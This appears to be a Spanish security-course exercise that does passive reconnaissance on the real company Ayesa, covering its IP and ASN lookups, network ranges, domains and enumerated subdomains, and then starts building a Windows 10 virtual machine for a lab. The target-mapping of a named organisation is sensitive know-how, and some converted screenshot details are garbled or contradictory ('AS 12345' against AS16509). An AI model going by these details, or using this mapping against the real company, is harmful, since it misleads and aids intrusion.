

Ejercicio 1

Empresa elegida Ayesa

Empresas incluidas:

- Ayesa Advanced Technologies
- Ayesa Ingeniería
- Ayesa Air Control
- Ayesa AT

1. Investigación Preliminar sobre Ayesa

Ayesa es un grupo global de tecnología y servicios profesionales con presencia en más de 20 países. Se dedica a la ingeniería, tecnología, consultoría y servicios de gestión.

Empresas Incluidas

- **Ayesa Advanced Technologies**
- **Ayesa Ingeniería y Arquitectura**
- **Ayesa Air Control**
- **Ayesa Cities**
- **Ayesa Utilities**
- **Ayesa Tecnología**

Sistemas Autónomos

Para identificar los sistemas autónomos (ASNs) asociados a Ayesa, se puede utilizar herramientas como [Hurricane Electric Internet Services - Internet Backbone and Colocation Provider \(he.net\)](#) :

The screenshot shows the Hurricane Electric BGP Toolkit interface. At the top, there is a logo for "HURRICANE ELECTRIC INTERNET SERVICES". Below the logo is a search bar with the placeholder "Search" and a "Search" button. Underneath the search bar, the URL www.ayesa.com is displayed. To the left of the main content area, there is a sidebar with a "Quick Links" section containing links to "BGP Toolkit Home", "BGP Prefix Report", "BGP Peer Report", "Super Traceroute", and "Super Looking Glass". The main content area displays search results for "Ayesa". At the top of the results, there is a header with "A Records" and the IP address "15.188.209.190". Below this, there is a table with columns for "IP Address", "ASN", and "Autonomia". The table contains several entries, including "15.188.209.190 AS 12345 Ayesa" and "15.188.209.191 AS 12345 Ayesa".

15.188.209.190

Quick Links	IP Info	Whois	DNS	RBL	Traceroute
BGP Toolkit Home					
BGP Prefix Report					
BGP Peer Report					
Super Traceroute					
Super Looking Glass					
Exchange Report					
Bogon Routes					
World Report					
Multi Origin Routes					
DNS Report					
Top Host Report					

[15.188.209.190 \(ec2-15-188-209-190.eu-west-3.compute.amazonaws.com\)](#)

Announced By		
Origin AS	Announcement	Description
AS16509	15.188.0.0/16  	Amazon Data Services France

Address has 3 hosts associated with it.

vemos que tiene un AS16509

AS16509 Amazon.com, Inc.

Quick Links	AS Info	Graph v4	Graph v6	Prefixes v4	Prefixes v6	Peers v4	Peers v6	Whois	IRR	IX	Traceroute
--------------------	-------------------------	--------------------------	--------------------------	-----------------------------	-----------------------------	--------------------------	--------------------------	-----------------------	---------------------	--------------------	----------------------------

AS16509 announces bogons.

BGP Toolkit Home
BGP Prefix Report
BGP Peer Report
Super Traceroute
Super Looking Glass
Exchange Report
Bogon Routes
World Report
Multi Origin Routes
DNS Report
Top Host Report
Internet Statistics
Looking Glass
Network Tools App
Free IPv6 Tunnel
IPv6 Certification
IPv6 Progress
Going Native
Credits
Contact Us

Company Website:

<https://www.amazon.com>

Country of Origin:

United States 

Internet Exchanges: 160


Prefixes Originated (all): 15,121
Prefixes Originated (v4): 10,141
Prefixes Originated (v6): 4,980

Prefixes Announced (all): 15,121
Prefixes Announced (v4): 10,141
Prefixes Announced (v6): 4,980
RPKI Originated Valid (all): 15,055
RPKI Originated Valid (v4): 10,089
RPKI Originated Valid (v6): 4,966

RPKI Originated Invalid (all): 3
RPKI Originated Invalid (v4): 2
RPKI Originated Invalid (v6): 1

BGP Peers Observed (all): 501
BGP Peers Observed (v4): 458
BGP Peers Observed (v6): 377

IPs Originated (v4): 46,798,080
AS Paths Observed (v4): 6,031
AS Paths Observed (v6): 4,962

Average AS Path Length (all): 4.089
Average AS Path Length (v4): 4.110
Average AS Path Length (v6): 4.063


Rangos de Red



HURRICANE ELECTRIC
INTERNET SERVICES

[15.188.0.0/16](#)

Quick Links	Network Info	Whois	DNS	IRR	Propagation	Visibility	Routes	Traceroute
BGP Toolkit Home								
BGP Prefix Report								
BGP Peer Report								
Super Traceroute								
Super Looking Glass								
Exchange Report								
Bogon Routes								
World Report								
Multi Origin Routes								
DNS Report								
Top Host Report								
Internet Statistics								
Looking Glass								
Network Tools App								
Free IPv6 Tunnel								
IPv6 Certification								
IPv6 Progress								
Going Native								
Credits								
Contact Us								
IP	PTR							
15.188.0.0	ec2-15-188-0-0.eu-west-3.compute.amazonaws.com							
15.188.0.1	ec2-15-188-0-1.eu-west-3.compute.amazonaws.com							
15.188.0.2	ec2-15-188-0-2.eu-west-3.compute.amazonaws.com							
15.188.0.3	ec2-15-188-0-3.eu-west-3.compute.amazonaws.com							
15.188.0.4	ec2-15-188-0-4.eu-west-3.compute.amazonaws.com			clochette.beer				
15.188.0.5	ec2-15-188-0-5.eu-west-3.compute.amazonaws.com							
15.188.0.6	ec2-15-188-0-6.eu-west-3.compute.amazonaws.com							
15.188.0.7	ec2-15-188-0-7.eu-west-3.compute.amazonaws.com							
15.188.0.8	ec2-15-188-0-8.eu-west-3.compute.amazonaws.com							
15.188.0.9	ec2-15-188-0-9.eu-west-3.compute.amazonaws.com							
15.188.0.10	ec2-15-188-0-10.eu-west-3.compute.amazonaws.com							
15.188.0.11	ec2-15-188-0-11.eu-west-3.compute.amazonaws.com							
15.188.0.12	ec2-15-188-0-12.eu-west-3.compute.amazonaws.com							
15.188.0.13	ec2-15-188-0-13.eu-west-3.compute.amazonaws.com							

Dominios

El dominio principal de Ayesa es **ayesa.com**. Otros dominios asociados pueden incluir variantes regionales y específicas de servicios:

- ayesa.com
- ayesa.es
- ayesainc.com
- ayesa.co.uk

Subdominios

Enumerar subdominios es crucial para el reconocimiento. Algunas herramientas útiles son **Sublist3r, Amass, Assetfinder** y servicios en línea como **VirusTotal, Shodan o WhoisXMLAPI**.

The screenshot shows the WhoisXMLAPI Subdomains Lookup interface. At the top, there's a navigation bar with links for Products, Solutions, Resources, Lang, Contact Us, Login, and Sign Up. Below that is a secondary navigation bar with Subdomains, API docs, Integrations, Pricing, and Related products.

The main content area displays "ayesa.com domain details". On the left, there are download icons for CSV and PDF. A search bar labeled "Domain name" is present, along with a "New lookup" button.

Below the search bar, it says "Subdomains matching the domain name: 25". The results are listed in a table:


Subdomain	First seen at	Date of the last update
ayesaservicesext.ayesa.com	January 4, 2019	January 4, 2019
alexpedge.ayesa.com	January 4, 2019	January 4, 2019
services.ayesa.com	October 23, 2017	October 23, 2017
hostmaster.ayesa.com	January 4, 2019	January 4, 2019
blog.ayesa.com	May 13, 2013	May 13, 2013
rodas.ayesa.com	August 26, 2019	August 26, 2019
txxemethyfbxf.ayesa.com	January 29, 2018	January 29, 2018
obj.ayesa.com	January 5, 2019	January 5, 2019
ftp-madrid.ayesa.com	January 4, 2019	January 4, 2019
www.sgo.ayesa.com	November 3, 2022	December 9, 2023

Este enfoque proporciona una base sólida para realizar un reconocimiento más detallado y definir objetivos específicos de auditoría o pruebas de seguridad.


Ejercicio 2 Construir un laboratorio:

Máquina Windows 10:


Hacer click en Create a New Virtual Machine




Elijo la .iso de window10:



Le doy un nombre:



Dejo 60 GB de tamaño de disco y selecciono la opción Store virtual disk as single file, (disco virtual como un solo archivo)



Aumento memoria RAM a 4GB

Hardware




Device	Summary
Memory	2 GB
Processors	2
New CD/DVD (SATA)	Using file C:\Users\USER\Do...
Network Adapter	NAT
USB Controller	Present
Sound Card	Auto detect
Display	Auto detect

Memory

Specify the amount of memory allocated to this virtual machine. The memory size must be a multiple of 4 MB.

Memory for this virtual machine: MB



■ Maximum recommended memory

(Memory swapping may occur beyond this size.)

13.4 GB

■ Recommended memory

2 GB

■ Guest OS recommended minimum

2 GB

Add...

Remove

Close

Help


Player | || ⌂ ⌂ ⌂

- □ ×


◀

Setup is starting


Player ▾ | || ▾ □ □



1 Collecting information 2 Installing Windows

